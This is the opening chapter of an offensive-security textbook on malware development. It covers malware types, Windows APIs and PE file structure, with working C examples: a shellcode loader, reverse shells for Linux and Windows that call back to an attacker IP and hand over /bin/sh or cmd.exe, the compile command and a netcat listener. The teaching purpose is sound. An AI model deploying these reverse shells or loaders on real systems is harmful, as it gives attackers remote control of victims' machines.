1

A Quick Introduction to Malware Development

Malware development represents a paradoxical frontier in the world of ethical hacking and cybersecurity engineering. On one side, it is the realm of nefarious hackers intent on wreaking havoc, stealing information, and disrupting systems. On the other hand, it is the playground of ethical hackers and cybersecurity engineers who seek to understand the inner workings of malicious software to better protect and fortify systems against them. In essence, malware development is the process of creating software with the intent of causing harm, unauthorized access, or disruption of services. But for cybersecurity professionals, it provides a pathway to deeper knowledge and comprehensive understanding of threats, helping to stay a step ahead of adversaries.

In this chapter, we're going to cover the following main topics:

- What is malware development?
- Unpacking malware functionality and behavior
- Leveraging Windows internals for malware development
- Exploring PE-files (EXE and DLL)
- The art of deceiving a victim's systems

Technical requirements

In this book, I will use the Kali Linux (**https://www.kali.org/**) and Parrot Security OS (**https://www.parrotsec.org/**) virtual machines for development and demonstration and Windows 10 (**https://www.microsoft.com/en-us/software-download/windows10ISO**) as the victim's machine.

In the book's repository, you can find instructions for setting up virtual machines according to the VirtualBox documentation.

The next thing we'll want to do is set up our development environment in Kali Linux. We'll need to make sure we have the necessary tools installed, such as a text editor, compiler, etc.

I just use NeoVim (**https://github.com/neovim/neovim**) with syntax highlighting as a text editor. Neovim is a great choice for a lightweight, efficient text editor, but you can use another you like, for example, VSCode (**https://code.visualstudio.com/**).

As far as compiling our examples, I use MinGW (**https://www.mingw-w64.org/**) for Linux, which is installed in my case via the following command:

```
$ sudo apt install mingw-*
```

The code for this chapter can be found at this link: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/**.

What is malware development?

Whether you're a specialist in red team or pentesting operations, gaining knowledge of malware development techniques and tricks offers an encompassing view of sophisticated attacks. Furthermore, considering that a significant portion of traditional malwares are developed under Windows, it inherently provides a practical understanding of Windows development.

Malware is a type of software designed to conduct malicious actions, such as gaining unauthorized access to a computer or stealing sensitive information from a computer. The term **malware** is typically associated with illegal or criminal activity, but it can also be used by ethical hackers, such as penetration testers and red teamers, to execute an authorized security assessment of an organization.

Developing custom tools, such as malware, that have not been analyzed or signed by security vendors provides the attacking team with an advantage in terms of detection. This is where knowledge of malware development becomes crucial for a more effective offensive security assessment.

A simple example

Malware can theoretically be written in any programming language, including C, C++, C#, Python, Go, Powershell, and Rust. However, there are a few reasons why some programming languages are more popular than others for malware development.

For example, the simplest malware in C looks like that which can be found at **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/01-whatis-malware-dev/hack.c**.

In a nutshell, here's the basic flow. The program allocates a chunk of memory:

```
// reserve and commit memory for the payload
  memory_for_payload = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

Then, it copies the payload into the allocated memory:

```
RtlMoveMemory(memory_for_payload, actual_payload, payload_len);
```

It changes the memory's permission so that it can be executed:

```
operation_status = VirtualProtect(memory_for_payload, payload_len, PAGE_EXECUTE_READ, &previous_pr
```

It creates a new thread of execution and starts running the payload in that new thread:

```
if ( operation_status != 0 ) {
    // execute the payload
    thread_handle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) memory_for_payload, 0, 0, 0);
    WaitForSingleObject(thread_handle, -1);
 }
 return 0;
```

A lot of things will seem incomprehensible to you, although perhaps some readers have already encountered something similar. Generally, this simple piece of C++ code demonstrates a basic form of malware.

IMPORTANT NOTE

All examples will be written in C/C++ languages

C/C++ has long been a preferred language for both malware development and the broader field of adversary simulation. The efficiency and low-level access to system resources provided by these languages make them highly effective tools in the hands of skilled developers exploring vulnerabilities, exploits, and threat modeling.

Unlike higher-level languages, C/C++ allows for direct manipulation of hardware and memory, offering unparalleled control and flexibility in crafting code that interacts with operating systems, network protocols, and other core computing components.

This granular control enables the creation of complex, stealthy, and tailored malware that can evade detection, manipulate system behavior, and carry out sophisticated attacks. Additionally, understanding C/C++ provides insights into how operating systems and software fundamentally work, forming a critical foundation for anyone studying or engaging in cybersecurity.

This knowledge not only helps in developing effective countermeasures but also allows for realistic and informed adversary simulations, reproducing real-world attack scenarios for research, training, and defensive strategy planning.

Thus, proficiency in C/C++ becomes a potent asset in the continuously evolving battlefield of cyber warfare, where understanding and simulating the adversary's capabilities is key to developing robust and resilient defenses.

Unpacking malware functionality and behavior

This chapter provides an overview of the various malware behaviors, some of which you may already be familiar with. My objective is to provide a summary of common behaviors and to equip you with a well-rounded knowledge base that will enable you to develop a variety of malicious applications. Because new malware is constantly being created with seemingly limitless capabilities, I cannot possibly cover every type of malware, but I can give you a decent idea of what to look for.

Types of malware

Let's start by discussing some of the most common types of malware. There are many different categories, but we can start by talking about viruses, worms, and trojans. **Viruses** are pieces of code that attach themselves to other programs and replicate themselves, often causing damage in the process. **Worms** are similar to viruses, but they are self-replicating and can spread across networks without human intervention. **Trojans** are pieces of software that appear to be legitimate but actually have a hidden, malicious purpose.

Certainly, here are brief descriptions of some common malware behaviors:

- **Backdoors**: Malware with a backdoor capability allows an attacker to breach normal authentication or encryption in a computer, product, or embedded device, or sometimes its protocol. Backdoors provide attackers with invisible access to systems, enabling them to remotely control the victim's machine for various malicious activities.
- **Downloaders**: Downloaders are a type of malware that, once installed on a victim's system, downloads and installs other malicious software. These are often used in multi-stage attacks where the downloader serves as a means to bring in more advanced, and sometimes tailored, threats onto the compromised machine.
- **Trojan**: Trojan malware is malicious software that disguises itself as legitimate software. The term is derived from the Ancient Greek story of the deceptive wooden horse that led to the fall of the city of Troy. Trojans can allow cyber-thieves and hackers to spy on you, steal your sensitive data, and gain backdoor access to your system.
- **Remote access trojans (RATs)**: RATs provide the attacker with complete control over the infected system. They can be used to install additional malware, send data to a remote server, interfere with the operation of devices, modify system settings, run or terminate applications, and more. RATs can be particularly dangerous because they often remain undetected by antivirus software.
- **Stealers**: These types of malware are designed to extract sensitive data from a victim's system, including passwords, credit card details, and other personal information. Once the data is stolen, it can be used for malicious purposes such as identity theft or financial fraud, or even sold on the dark web.
- **Bootkits**: A bootkit is a malware variant that infects the **master boot record (MBR)**. By attacking the startup routine, the bootkit ensures that it loads before the operating system, remaining hidden from an-

tivirus programs. Bootkits often provide backdoor access and are notoriously difficult to detect and remove.

- **Reverse shells**: In the context of a reverse shell, the attacking machine obtains communications from the target machine. A listener port is present on the attacking machine, through which it obtains the connection, providing a covert channel that bypasses firewall or router restrictions on the target machine. This can provide command-line access and, in some cases, full control over the target machine.

These descriptions should give you a decent understanding of the typical behaviors associated with various malware types. The focus on reverse shells underlines their significance in the modern threat landscape. They are a favorite tool for many attackers due to their ability to evade detection while granting substantial control over a compromised system.

Reverse shells

The reverse shell can utilize standard outbound ports, such as ports **`80`**, **`443`**, **`8080`**, etc.

The reverse shell is typically used when the victim machine's firewall blocks incoming connections from a specific port. Red teamers and pentesters use reverse ports to circumvent this firewall restriction.

There is, however, a caveat. This exposes the attacker's control server, and network security monitoring services may be able to detect traces.

Three stages are required to create a reverse shell:

1. First, an adversary exploits a system or network flaw that allows code execution on the target.
2. An adversary then installs a listener on their own system.
3. The vulnerability is exploited by an adversary injecting a reverse shell on a vulnerable system.

There is one additional caveat. In actual cyberattacks, the reverse shell can also be obtained through social engineering. For instance, malware installed on a local workstation through a phishing email or a malicious website could initiate an outgoing connection to a command server and provide hackers with a reverse shell capability.

Practical example: reverse shell

First of all, let's go to write a simplest reverse shell for Linux machines: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/02-reverse-shell-linux/hack2.c**

Let's analyze what this code does in detail:

1. First, include the required headers:

```
#include <stdio.h>
#include <unistd.h>
#include <netinet/ip.h>
```

```
#include <arpa/inet.h>
#include <sys/socket.h>
```

These include statements importing the necessary libraries for network communication and process creation.
IP address of the attacker:

```
const char* attacker_ip = "10.10.1.5";
```

The IP address of the attacker's machine to which the reverse shell should communicate back.

2. In the next step, we prepare the target victim's address:

```
struct sockaddr_in target_address;
target_address.sin_family = AF_INET;
target_address.sin_port = htons(4444);
inet_aton(attacker_ip, &target_address.sin_addr);
```

This sets up a **`sockaddr_in`** structure with the target IP address and port. The IP address is converted from human-readable format to a struct **`in_addr`** using the **`inet_aton()`** function. The port is specified as **`4444`** and is converted to network byte order using **`htons()`**.

3. Then, create new socket:

```
int socket_file_descriptor = socket(AF_INET, SOCK_STREAM, 0);
```

This is called **`socket()`** to create a new TCP/IP socket.

4. Connect to the attacker's server:

```
connect(socket_file_descriptor, (struct sockadr *)&target_address, sizeof(target_address));
```

This tries to connect the socket to the specified IP address and port.

5. Then, the most important part is redirecting standard input, output, and error to the socket:

```
for (int index = 0; index < 3; index++) {
        // dup2(socket_file_descriptor, 0) - link to standard input
        // dup2(socket_file_descriptor, 1) - link to standard output
        // dup2(socket_file_descriptor, 2) - link to standard error
        dup2(socket_file_descriptor, index);
}
```

`dup2()` is used to duplicate the socket file descriptor to the file descriptors for standard input, standard output, and standard error. This means that all input to and output from the subsequent shell will go over the network connection.

6. Spawn a shell:

```
execve("/bin/sh", NULL, NULL);
```

Finally, **`execve()`** is called to replace the current process image with a new process image. In this case, it starts a new shell **`"/bin/sh"`**. Because of the previous **`dup2()`** calls, this shell will communicate over the network connection.

As you can see, this is a simple *dirty* proof of concept and doesn't contain any error checking.

Practical example: reverse shell for Windows

Therefore, let's code a straightforward Windows reverse shell. This is the pseudo code of a Windows shell:

1. Initialize the socket library through a **`WSAStartup`** call.
2. Create the socket.
3. Connect the socket to a remote host and port (the host of the attacker).
4. Launch **`cmd.exe`**.
   First of all, set up the required libraries, variables, and structures:

```
#include <stdio.h>
#include <winsock2.h>
#pragma comment(lib, "w2_32")
WSADATA socketData;
SOCKET mainSocket;
struct sockaddr_in connectionAddress;
STARTUPINFO startupInfo;
PROCESS_INFORMATION processInfo;
```

5. Then, set the IP address and port to connect back to (which are currently set to **`10.10.1.5`** and **`4444`**):

```
char *attackerIP = "10.10.1.5";
short attackerPort = 4444;
```

6. This part is called **socket initialization**. The Windows Sockets library is initialized with **`WSAStartup`** and a socket is created with **`WSASocket`**:

```
// initialize socket library
WSAStartup(MAKEWORD(2, 2), &socketData);
// create socket object
mainSocket = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL, (unsigned i
```

7. After that, the socket address structure is filled with the IP and port information and a connection is attempted using **`WSAConnect`**:

```
connectionAddress.sin_family = AF_INET;
connectionAddress.sin_port = htons(attackerPort);
connectionAddress.sin_addr.s_addr = inet_addr(attackerIP);
// establish connection to the remote host
WSAConnect(mainSocket, (SOCKADDR*)&connectionAddress, sizeof(connectionAddress), NULL, NULL, NU
```

8. Okay, let's go to setting up process creation logic. **`STARTUPINFO`** is set to use the socket as standard input, output, and error handles. Then, **`CreateProcess`** is called to start a command prompt with these redirected I/O handles:

```
memset(&startupInfo, 0, sizeof(startupInfo));
startupInfo.cb = sizeof(startupInfo);
startupInfo.dwFlags = STARTF_USESTDHANDLES;
startupInfo.hStdInput = startupInfo.hStdOutput = startupInfo.hStdError = (HANDLE) mainSocket;
// initiate cmd.exe with redirected streams
CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &startupInfo, &processInfo);
```

Finally, the full source code looks like this:
https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/03-reverse-shell-windows/hack3.c

Next, let's demonstrate this logic!

Demo

First, we compile our reverse shell malware:

```
$ i686-w64-mingw32-g++ hack3.c -o hack3.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-w
```

Here's a brief explanation of each flag used in the command:

- **`-o hack3.exe`**: This specifies the output file name for the compiled executable.
- **`-lws2_32`**: This links the Winsock library (**`ws2_32.lib`**), which is necessary for networking operations on Windows platforms.
- **`-s`**: This requests the compiler to strip symbol table and relocation information from the executable, reducing its size.
- **`-ffunction-sections`**: This tells the compiler to place each function into its own section in the output file. This flag is often used in combination with the linker flag **`--gc-sections`** to remove unused code.
- **`-fdata-sections`**: Similar to **`-ffunction-sections`**, this flag instructs the compiler to place each global variable into its own section.
- **`-Wno-write-strings`**: This suppresses warnings related to writing to string literals. It tells the compiler not to warn when code attempts to modify string literals, which is undefined behavior.
- **`-fno-exceptions`**: This disables exception handling support. This flag tells the compiler not to generate code for exception handling constructs such as try-catch blocks.
- **`-fmerge-all-constants`**: This enables the merging of identical constants. The compiler tries to merge identical constants into a single instance, reducing the size of the executable.
- **`-static-libstdc++`**: This links the C++ standard library statically so that the resulting executable does not depend on a dynamic link to **`libstdc++`** at runtime.
- **`-static-libgcc`**: This links the GCC runtime library statically, ensuring that the resulting executable does not depend on a dynamic link to **`libgcc`** at runtime.
- **`-fpermissive`**: This relaxes some language rules to accept non-conforming code more easily. It allows the compiler to be more permissive when encountering non-standard or potentially unsafe constructs.

In almost all the code examples in this book, I will use these flags when compiling.

On the Kali Linux machine, it looks like this:



Figure 1.1 – Compiling hack3.c

Next, let us do the following:

1. Prepare the listener with **netcat**:

```
$ nc -nlvp 4444
```

On the Parrot Security OS machine, it looks like this:



Figure 1.2 – Netcat listener from attacker's machine

2. Then, execute the shell from our victim's machine (Windows 10 x64 in my case):

```
$ .\hack3.exe
```

This looks like this on Windows 10 x64 VM:



Figure 1.3 – Reverse shell spawning

As can be seen, everything is operating as expected!

Essentially, this is how a reverse shell can be created for Windows machines.

Leveraging Windows internals for malware development

The Windows API allows developers to interact with the Windows operating system via their applications. For instance, if an application needs to display something on the screen, modify a file, or download something from the internet, all of these tasks can be accomplished through the Windows API. Microsoft provides extensive documentation for the Windows API, which can be viewed on MSDN.

Practical example

Here is a straightforward C program that uses the Windows API to retrieve and display the name of the current user. Remember that, while this program is not inherently harmful, comprehending these principles can serve as a stepping stone to the development of more complex (potentially harmful) programs. Use this information responsibly at all times:

```
#include <windows.h>
#include <stdio.h>
int main() {
  char username[UNLEN + 1];
  DWORD username_len = UNLEN + 1;
  GetUserName(username, &username_len);
  printf("current user is: %s\n", username);
  return 0;
}
```

In this code, **`GetUserName`** is a Windows API function that retrieves the name of the user associated with the current thread. **`UNLEN`** is a constant defined in **`lmcons.h`** (which is included in **`windows.h`**) that specifies the maximum length for a user name.

Please note that compiling this program requires linking against the **`advapi32.lib`** library.

The majority of Windows API functions are available in either *"A"* or *"W"* variants. **`GetUserNameA`** and **`GetUserNameW`** are two examples. The functions ending in **`A`** are intended to denote "ANSI" whereas those ending in **`W`** represent Unicode or "Wide".

ANSI functions, if applicable, will accept ANSI data types as parameters, whereas Unicode functions will accept Unicode data types. For instance, the first parameter for **`GetUserNameA`** is an **`LPSTR`**, which is a pointer to a string of Windows ANSI characters terminated by a null character. In contrast, the first parameter for **`GetUserNameW`** is **`LPWSTR`**, a pointer to a constant **`16-bit`** Unicode string terminated with a null character.

Furthermore, the number of required bytes will differ depending on which version is used:

```
char s1[] = "malware"; // 8 bytes (malware + null byte).
wchar s2[] = L"malware"; // 16 bytes, each character is 2 bytes. The null byte is also 2 bytes
```

Malware development requires a deep understanding of the tools and techniques that make it possible to interact with, manipulate, and investigate processes and memory within the Windows operating system. A crucial part of this knowledge involves the **Windows debugging APIs**, a set of functions provided by the Windows operating system that can be utilized to manipulate memory and processes. This chapter will also introduce some of these APIs and provide examples of how they can be used in the context of ethical hacking and malware development:

- **`VirtualAlloc`**: This function is used to reserve or commit (or both) a region of pages within the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero, which mitigates certain types of program bugs. This function is frequently used by malware to allocate memory for storing executable code or data.
- **`VirtualProtect`**: This function changes the protection on a region of committed pages in the virtual address space of the calling process. Malware often uses this function to change memory protections to allow writing to regions of memory that are typically read-only or to execute regions of memory that are typically non-executable.
- **`RtlMoveMemory`**: This function moves the contents of a source memory block to a destination memory block and supports overlapping source and destination blocks. While this function is often used for simple memory operations in regular applications, in the context of malware, it could be used to manipulate code or data in memory.
- **`CreateThread`**: This function creates a thread to execute within the virtual address space of the calling process. Malware can use threads to carry out concurrent operations, such as communicating with a command-and-control server while also encrypting a victim's files in a ransomware attack.

Now we will look at one of the most important and fundamental concepts in the world of malware development.

Exploring PE-file (EXE and DLL)

What is the **PE-file format**? It is the native file format of Win32. It derives some of its specifications from Unix Coff (common object file format). The meaning of **portable executable** is that the file format is ubiquitous across the Win32 platform; the PE loader of each Win32 platform recognizes and uses this file format, even when Windows is running on CPU platforms other than Intel. It does not imply that your PE executables can be migrated without modification to other CPU platforms. Consequently, analyzing the PE file format offers valuable insights into the Windows architecture.

The PE file format is fundamentally defined by the **PE header**, so you should read about that first. You don't need to comprehend every aspect of it, but you should understand its structure and be able to identify the most essential components:

- **DOS header**: The DOS header contains the information required to launch PE files. Therefore, this preamble is required for PE file loading:

```
typedef struct _IMAGE_DOS_HEADER {
// Header for DOS .EXE files
    WORD   e_magic;
// Identifier for the format (Magic number)
    WORD   e_cblp;
// Byte count on the file's last page
    WORD   e_cp;
// Number of pages in the file
    WORD   e_crlc;
// Count of relocations
    WORD   e_cparhdr;
// Header size in paragraphs
    WORD   e_minalloc;
// Minimum additional paragraphs required
    WORD   e_maxalloc;
// Maximum additional paragraphs needed
    WORD   e_ss;
// Initial relative SS (stack segment) value
    WORD   e_sp;
// Initial stack pointer (SP) value
    WORD   e_csum;
// File's checksum
    WORD   e_ip;
// Initial instruction pointer (IP) value
    WORD   e_cs;
// Initial relative code segment (CS) value
    WORD   e_lfarlc;
// Address of the file's relocation table
    WORD   e_ovno;
// Number for overlay
    WORD   e_res[4];
// Words reserved for future use
    WORD   e_oemid;
// Identifier for OEM; relates to e_oeminfo
    WORD   e_oeminfo;
// Specific OEM information; tied to e_oemid
    WORD   e_res2[10];
// Additional reserved words
    LONG   e_lfanew;
// Address pointing to the new exe header
  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

  Its size is 64 bytes. The most significant fields in this structure are **`e_magic`** and **`e_lfanew`**. The first two bytes of the file header are **`4D`**, **`5A`** or **`MZ`**, which are the initials of Mark Zbikowski, a Microsoft engineer who worked on DOS. These magic characters identify the file as a PE format:



Figure 1.4 – Magic bytes 4d 5a

e_lfanew: Located at the offset **0x3c** within the DOS header, this element holds the offset pointing to the PE header:



Figure 1.5 – e_lfanew

- **DOS stub**: Following the initial **64** bytes of a file is a DOS stub. This memory region is generally full of zeros:



Figure 1.6 – DOS stub

- **PE header**: This component is tiny and contains only a file signature consisting of the magic bytes **PE\0\0** or **50 45 00 00**:



Figure 1.7 – PE header

Its construction in C is as follows:

```
typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
// Signature to identify the PE file format
    IMAGE_FILE_HEADER FileHeader;
// Main file header with basic information
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
// Optional header with additional information
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
// Definition for 32-bit structure and pointer
```

Let's examine this structure closely:

- **File header** (or **COFF header**): This is a set of fields describing the file's fundamental characteristics:

  ```
  typedef struct _IMAGE_FILE_HEADER {
      WORD Machine;
      WORD   NumberOfSections;
      DWORD  TimeDateStamp;
      DWORD  PointerToSymbolTable;
      DWORD  NumberOfSymbols;
      WORD   SizeOfOptionalHeader;
      WORD   Characteristics;
  } IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
  ```

  In PE-bear (which you can access at https://github.com/hasherezade/pe-bear, unless you are using another tool), it looks like this:



Figure 1.8 – File header

- **Optional header**: In the context of COFF object files, it is optional, but for PE files, it's not. This structure houses significant variables such as **`AddressOfEntryPoint`**, **`ImageBase`**, **`Section Alignment`**, **`SizeOfImage`**, **`SizeOfHeaders`**, and the **`DataDirectory`**.
  Both 32-bit and 64-bit versions of this structure exist: https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-image_optional_header64.
  In PE-bear, it look like this:



Figure 1.9 – Optional header

Here, I'd like to point your attention to **`IMAGE_DATA_DIRECTORY`**:

```
typedef struct _IMAGE_DATA_DIRECTORY {
  DWORD VirtualAddress;
  DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

It is a list of info. It's just a collection with 16 elements, and each of those elements has a structure of two **`DWORD`** values.

At the moment, PE files can have these data directories:

- **`Export Table`**
- **`Import Table`**
- **`Resource Table`**
- **`Exception Table`**
- **`Certificate Table`**
- **`Base Relocation Table`**
- **`Debug`**
- **`Architecture`**
- **`Global Ptr`**
- **`TLS Table`**
- **`Load Config Table`**
- **`Bound Import`**
- **IAT (Import Address Table)**
- **`Delay Import Descriptor`**
- **`CLR Runtime Header`**
- **`Reserved`** (must be zero)

As I said earlier, we will only go into more depth about a few of them.

- **Section Table**: It has an array of `IMAGE_SECTION_HEADER` structures that describe the sections of the PE file, such as the `.text` and `.data` sections:

```
typedef struct _IMAGE_SECTION_HEADER {
      BYTE   Name[IMAGE_SIZEOF_SHORT_NAME];
      union {
            DWORD   PhysicalAddress;
            DWORD   VirtualSize;
      } Misc;
      DWORD   VirtualAddress;
      DWORD   SizeOfRawData;
      DWORD   PointerToRawData;
      DWORD   PointerToRelocations;
      DWORD   PointerToLinenumbers;
      WORD    NumberOfRelocations;
      WORD    NumberOfLinenumbers;
      DWORD   Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

  There are `0x28` bytes in this structure.

- **Sections**: After the table of sections come the sections themselves:



Figure 1.10 – Sections

Applications don't directly access real memory; they only access virtual memory. Sections are pieces of data that are put into virtual memory and used directly for all work. The **virtual address**, or **VA**, is the address in virtual memory without any offsets. In other words, VAs are the addresses of memory that a program uses. In the `ImageBase` field, you can set where the application should be downloaded from most often. It's kind of like the point in virtual memory where a program area starts. **Relative virtual address** (**RVA**) differences are measured from this point. With the help of the following method, we can figure out RVA: `RVA = VA - ImageBase`. Here, we always know about `ImageBase`, and if we have either VA or RVA, we can get one thing through the other.

The section table sets the size of each section, so each section must be a certain size. To do this, `NULL` bytes (`00`) are added to the sections.

In Windows NT, an application usually has different sections that have already been set up, such as `.text`, `.bss`, `.rdata`, `.data`, and `.rsrc`. Some of these sections are used, but not all, depending on the purpose:

- `.text`: All code parts in Windows live in a section called `.text`.

- **.rdata**: The read-only data on the file system, such as strings and constants reside in a section called **.rdata**.
